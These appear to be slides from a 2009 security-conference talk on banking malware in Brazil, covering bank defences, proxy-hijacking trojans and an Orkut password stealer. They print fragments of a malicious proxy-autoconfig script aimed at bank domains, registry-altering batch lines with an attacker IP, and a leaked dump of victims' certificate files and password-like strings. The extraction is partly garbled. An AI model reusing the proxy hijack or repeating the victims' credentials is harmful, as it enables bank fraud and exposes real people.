

Reasons of the phenomenon

Dmitry Bestuzhev

Senior Regional Researcher for Latin America Global Research and Analysis Team

VB2009 – 24 September



What is Brazil?





- 26 states + Federal District
- Population about 200,000,000
- Internet users –about 70,000,000!
- Internet penetration –35%

The biggest banks of the country



- Banco do Brasil 7,900,000 online customers
- Bradesco 6,900,000 online customers
- Itaú 4,200,000 online customers
- Caixa 3,690,000 online customers











CAIXA and Banco do Brasil



G-Buster Browser Defense (developed by GAS Tecnología)

- •Makes it impossible to:
 - Takeover administrative control of transaction
 - Execute malicious code during the transaction
 - Impersonate users during a legitimate transaction, stealing their authentication keys
 - Obtain confidential user information





Dealing with GBPlugin banking security



Avenger



Itaú



GBPlugin

Token devices



Security cards





Bradesco



Bradesco Net Empresa



O Internet Banking Pessoa Jurídica feito para facilitar o dia-a-dia da sua Empresa.



Se você é um cliente Bradesco Pessoa Jurídica, pode contar com o Bradesco Net Empresa. Com ele, sua Empresa faz consultas, transações bancárias e transferências de arquivos pela internet, de maneira simples e segura.

Para ter acesso aos serviços, cada usuário precisa ter seu próprio Certificado Digital. Para alguns tipos de contrato, é necessário ter também o <u>Dispositivo de Segurança</u> garantindo assim mais privacidade e segurança.

Veja como é simples utilizar as facilidades do Net Empresa:

- Preencha o Contrato de Acesso
- Gere o <u>Certificado Digital</u> um para cada usuário
- Retire seu <u>Dispositivo de Segurança</u> na agência
- Confira os <u>pré-requisitos</u> para acessar

Geração do Certificado Digital

Para <u>gerar o Certificado Digital</u> é preciso: ter acesso a uma **mídia removível** como, por exemplo, disquete, pen-drive, smart card, e poder realizar a instalação do aplicativo que será utilizado durante o processo.

Ao optar pelo uso do Smart Card, é necessário ter o cartão e o leitor específicos.

Para sua segurança, o aplicativo para geração do Certificado Digital está disponível somente no site Bradesco, não sendo, em hipótese alguma, encaminhado por e-mail.

Armazenamento do Certificado Digital

Após gerar o Certificado Digital, guarde a mídia removível que está armazenando o seu certificado e a sua senha. Jamais os repasse a terceiros.

E lembre-se: o Bradesco não solicita a atualização do Certificado Digital por e-mail.

Validade e troca do Certificado Digital

Por medida de segurança, o Certificado Digital é válido por 12 meses a partir da data de sua geração. Após esse período, para continuar utilizando o Bradesco Net Empresa, é necessário trocar o Certificado Digital.


Independentemente do prazo, o usuário pode realizar trocas quantas vezes quiser, sem nenhum custo.

Palmistry






Path-4.00.exe











Bypassing ALL_SECURITY



Function FindProxyForURL(url, host) { var n = new

Array("www.bradesco.com.br","bradesco.com.br","bradesco.com","www.bb.com.br","bb.com.br","www.bancodobrasil.com.br","bancodobrasil.com.br","bancodobrasil.com.br","bancobrasil.com.br < <a href="http://www.bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%22,%22bradesco.com.br%

"www.santander.com.br", "santander.com.br", "www.banespa.com.br", "banespa.com.br", "www.santanderbanespa.com.br", "santanderbanespa.com.br", "santanderbane


"www.itaupersonnalite.com.br", "itaupersonnalite.com.br", "www.itauprivatebank.com.br", "itauprivatebank.com.br", "www.itau.com.br", "itau.com.br", "www.itaupersonnalite.com.br", "www.itaupersonnalite.com.br", "serasa.com.br", "serasa.com.br",

echo "ProxyEnable"=dword:00000000 >> iecfg.re echo "ProxyHttp1.1"=dword:00000000 >> iecfg.r SET ver2=200.98.249.120

Proxy server										
Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).										
Address:	Port; 80 Advanced	1								
☐ Bypass proxy server for local addresses										
	OK Cancel									

Classic infection





Orkut password stealing




```
0048F2D4: SLP0048F2D4 orkut
                                                                'orkut '
                                                                'redirecionando'
0048F2E4: SLP0048F2E4 redirecionando
                                                                'contas do google'
0048F2FC: SLP0048F2FC contas do google
0048F318: SLP0048F318 orkut in cio
                                                                'orkut - inicio'
0048F330: SLP0048F330 orkut comience
                                                                'orkut - comience'
                                                                'orkut - principio'
0048F34C: SLP0048F34C orkut principio
                                                                'ена і 1 '
0048F3B8: SLP0048F3B8 email
                                                                'value',0000h
0048F3C4: SHC0048F3C4 value
0048F3D8: SLP0048F3D8 passud
                                                                'passud'
                                                                'orkut - login'
0048F540: SLP0048F540 orkut login
0048F550: SSZ0048F550 TabHindouClass
                                                               'TabHindouClass',0
0048F560: SSZ0048F560 Shell DocObject View
                                                               'Shell DocObject View',0
0048F578: SSZ0048F578 Internet Explorer Server
                                                                'Internet Explorer Server'.0
```

Orkut

- More than 23 millions of users
- Most popular Web 2.0 in Brazil
- 53,94% of Orkut users are from Brazil

"Cadastramento" + Advanced Social Engineering





Storing of stolen data




004CA7F4: SL	POO4087E4 Softwar	e Microsoft Windows Curr	*\Soft	µare\Hicros	oft\Uindou	e\Current\l	ors ion\Run	,				
		SOLOLEDB 1 Password vic							User ID=lokaµet	osites2:Initial	Catalog=lokawebsites2:Dat	a Source=s
3646 SECRETA	ARIA02 la311962	000000BEGIN CE	RTIFICATE MII	CrjCCAhegAw	IBAwIDQM	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	'PTEI 100 O laice.	key 1	1 2009-02-21 17:52:29	B O NULL
3649 NOTEBO	OK-DIGITEL jevltda20	5369 000000BEGIN CE	RTIFICATE MII	CujCCAiOgAw	IBAwIDP0c	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	PTEI 100 0 cettif	icado novo.key 💈	2009-02-24 21:48:08	@ O NULL
1233 CRISTIN	VA crica3954	000000BEGIN CE	RTIFICATE MII	C2zCCAkSgAw	/IBAwIDQN	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	'PTEI 100 0 brade	esco01.key 1	1 2008-12-29 16:46:57	A O NULL
663 MICROO)1 J1885787	testeBEGIN CE	RTIFICATE MII	CuDCCAiGgAv	wIBAwIDQF	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	'PTEI 100 0 brade	esco.key 1	1 2008-12-23 12:37:14	\$ 0 NULL
3517 SERVER	04078500	000000BEGIN CE	RTIFICATE MII	CqjCCAhOgAv	vIBAwIDPX	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	PTEI 100 0 brade	sco.key 1	2009-02-10 18:41:13	! O NULL
2029 MICHEL	. RQDBSB0	9 000000BEGIN CE	RTIFICATE MII	CszCCAhygAw	/IBAwIDQO	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	PTEI 100 0 ricard	lo q deniz.key 🛚 1	2009-01-08 17:02:17	A O NULL
2362 VALERIA	A1 WAGNER	.23 000000BEGIN CE	RTIFICATE MII	C1TCCAj6gAw	IBAwIDPkv	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	'PTEI 100 0 cert c	r 2008.key 1	2009-01-16 09:57:28	A O NULL
3535 ADMIN	DEUTERO	NOMIC FFFFFFBEGIN CE	RTIFICATE MII	CrDCCAhWgA	wIBAwIDN	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	'PTEI 100 0 brade	esconet.key 1	1 2009-02-13 07:18:44	! O NULL
2344 SOFTLE	VER P6942634	000000BEGIN CE	RTIFICATE MII	COTCCAjqgAw	IBAwIDQX:	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	PTEL100 O RICAR	DO.key 1	2009-01-15 09:58:43	A O NULL
2621 VALERIA	A1 wagner1:	3 000000BEGIN CE	RTIFICATE MII	C3DCCAkWgA	wIBAwIDP	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	'PTEI 100 0 cert g	v 2008.key 1	1 2009-01-16 12:16:32	A O NULL
3513 WINDO	WS-CC7FA7B 12sucess	ocerto 000000BEGIN CE	RTIFICATE MII	CsTCCAhqgAv	vIBAwIDO/	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	PTEI 100 0 novor	oncalli.key 1	1 2009-02-10 15:57:44	A O NULL
3657 ALDEIA-	-09 mariana:	803 000000BEGIN CE	RTIFICATE MII	CxTCCAi6gAw	IBAwIDPkL	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	'PTEI 100 0 brade	esco juridica.key 1	1 2009-02-27 10:42:06	A O NULL
3296 CASA	36320836	000000BEGIN CE	RTIFICATE MII	CvjCCAiegAwl	IBAwIDQgF	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	PTEI 100 0 brade	sco.key 1	2009-01-28 17:11:45	A O NULL
3665 M3	JBR32323	testeBEGIN CE	RTIFICATE MII	CsjCCAhugAw	/IBAwIDPS }	BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	'PTEI 100 0 araca	tuba.key 1	1 2009-02-28 08:45:34	! O NULL
3666 M3	NULL	NULLBEGIN CE	RTIFICATE MII	CsjCCAhugAw		BEGIN RS/	A PRIVATE K	EY Proc-Type: 4,ENCRY	PTEI 100 0 garbr	as aracatuba.ke [,] N	NULL NULL 2009-02-28 08:47:52	! O NULL
				KiB]	B]							
3535	ADMIN	DEUTERONOMI	O FFFFFF	[BLOB - 1.0 KiB]	[BLOB - 981 B]	100	0	bradesconet.key	1	1	2009-02-13 07:18:44	1
2344	SOFTLEVER	P69426345	000000	[BLOB - 1.0 KiB]	[BLOB - 981 B]	100	0	RICARDO.key	1	1	2009-01-15 09:58:43	Α
2621	VALERIA1	wagner123	000000	[BLOB - 1.0 KiB]	[BLOB - 981 B]	100	0	cert gv 2008.key	1	1	2009-01-16 12:16:32	Α



Most targeted banks







Sing...



Delphi



Is someone else there? - chameleons





Current problems / thoughts

KASPERSKY B

 Current Brazilian laws



Presidência da República Casa Civil Subchefia para Assuntos Jurídicos

DECRETO-LEI Nº 2.848, DE 7 DE DEZEMBRO DE 1940.

states

 Cooperation with ISPs



POLÍCIA FEDERAL

Thank you! Questions?

Dmitry Bestuzhev

Senior Regional Researcher for Latin America Global Research and Analysis Team **Dmitry.Bestuzhev@kaspersky.com** VB2009 – 24 September

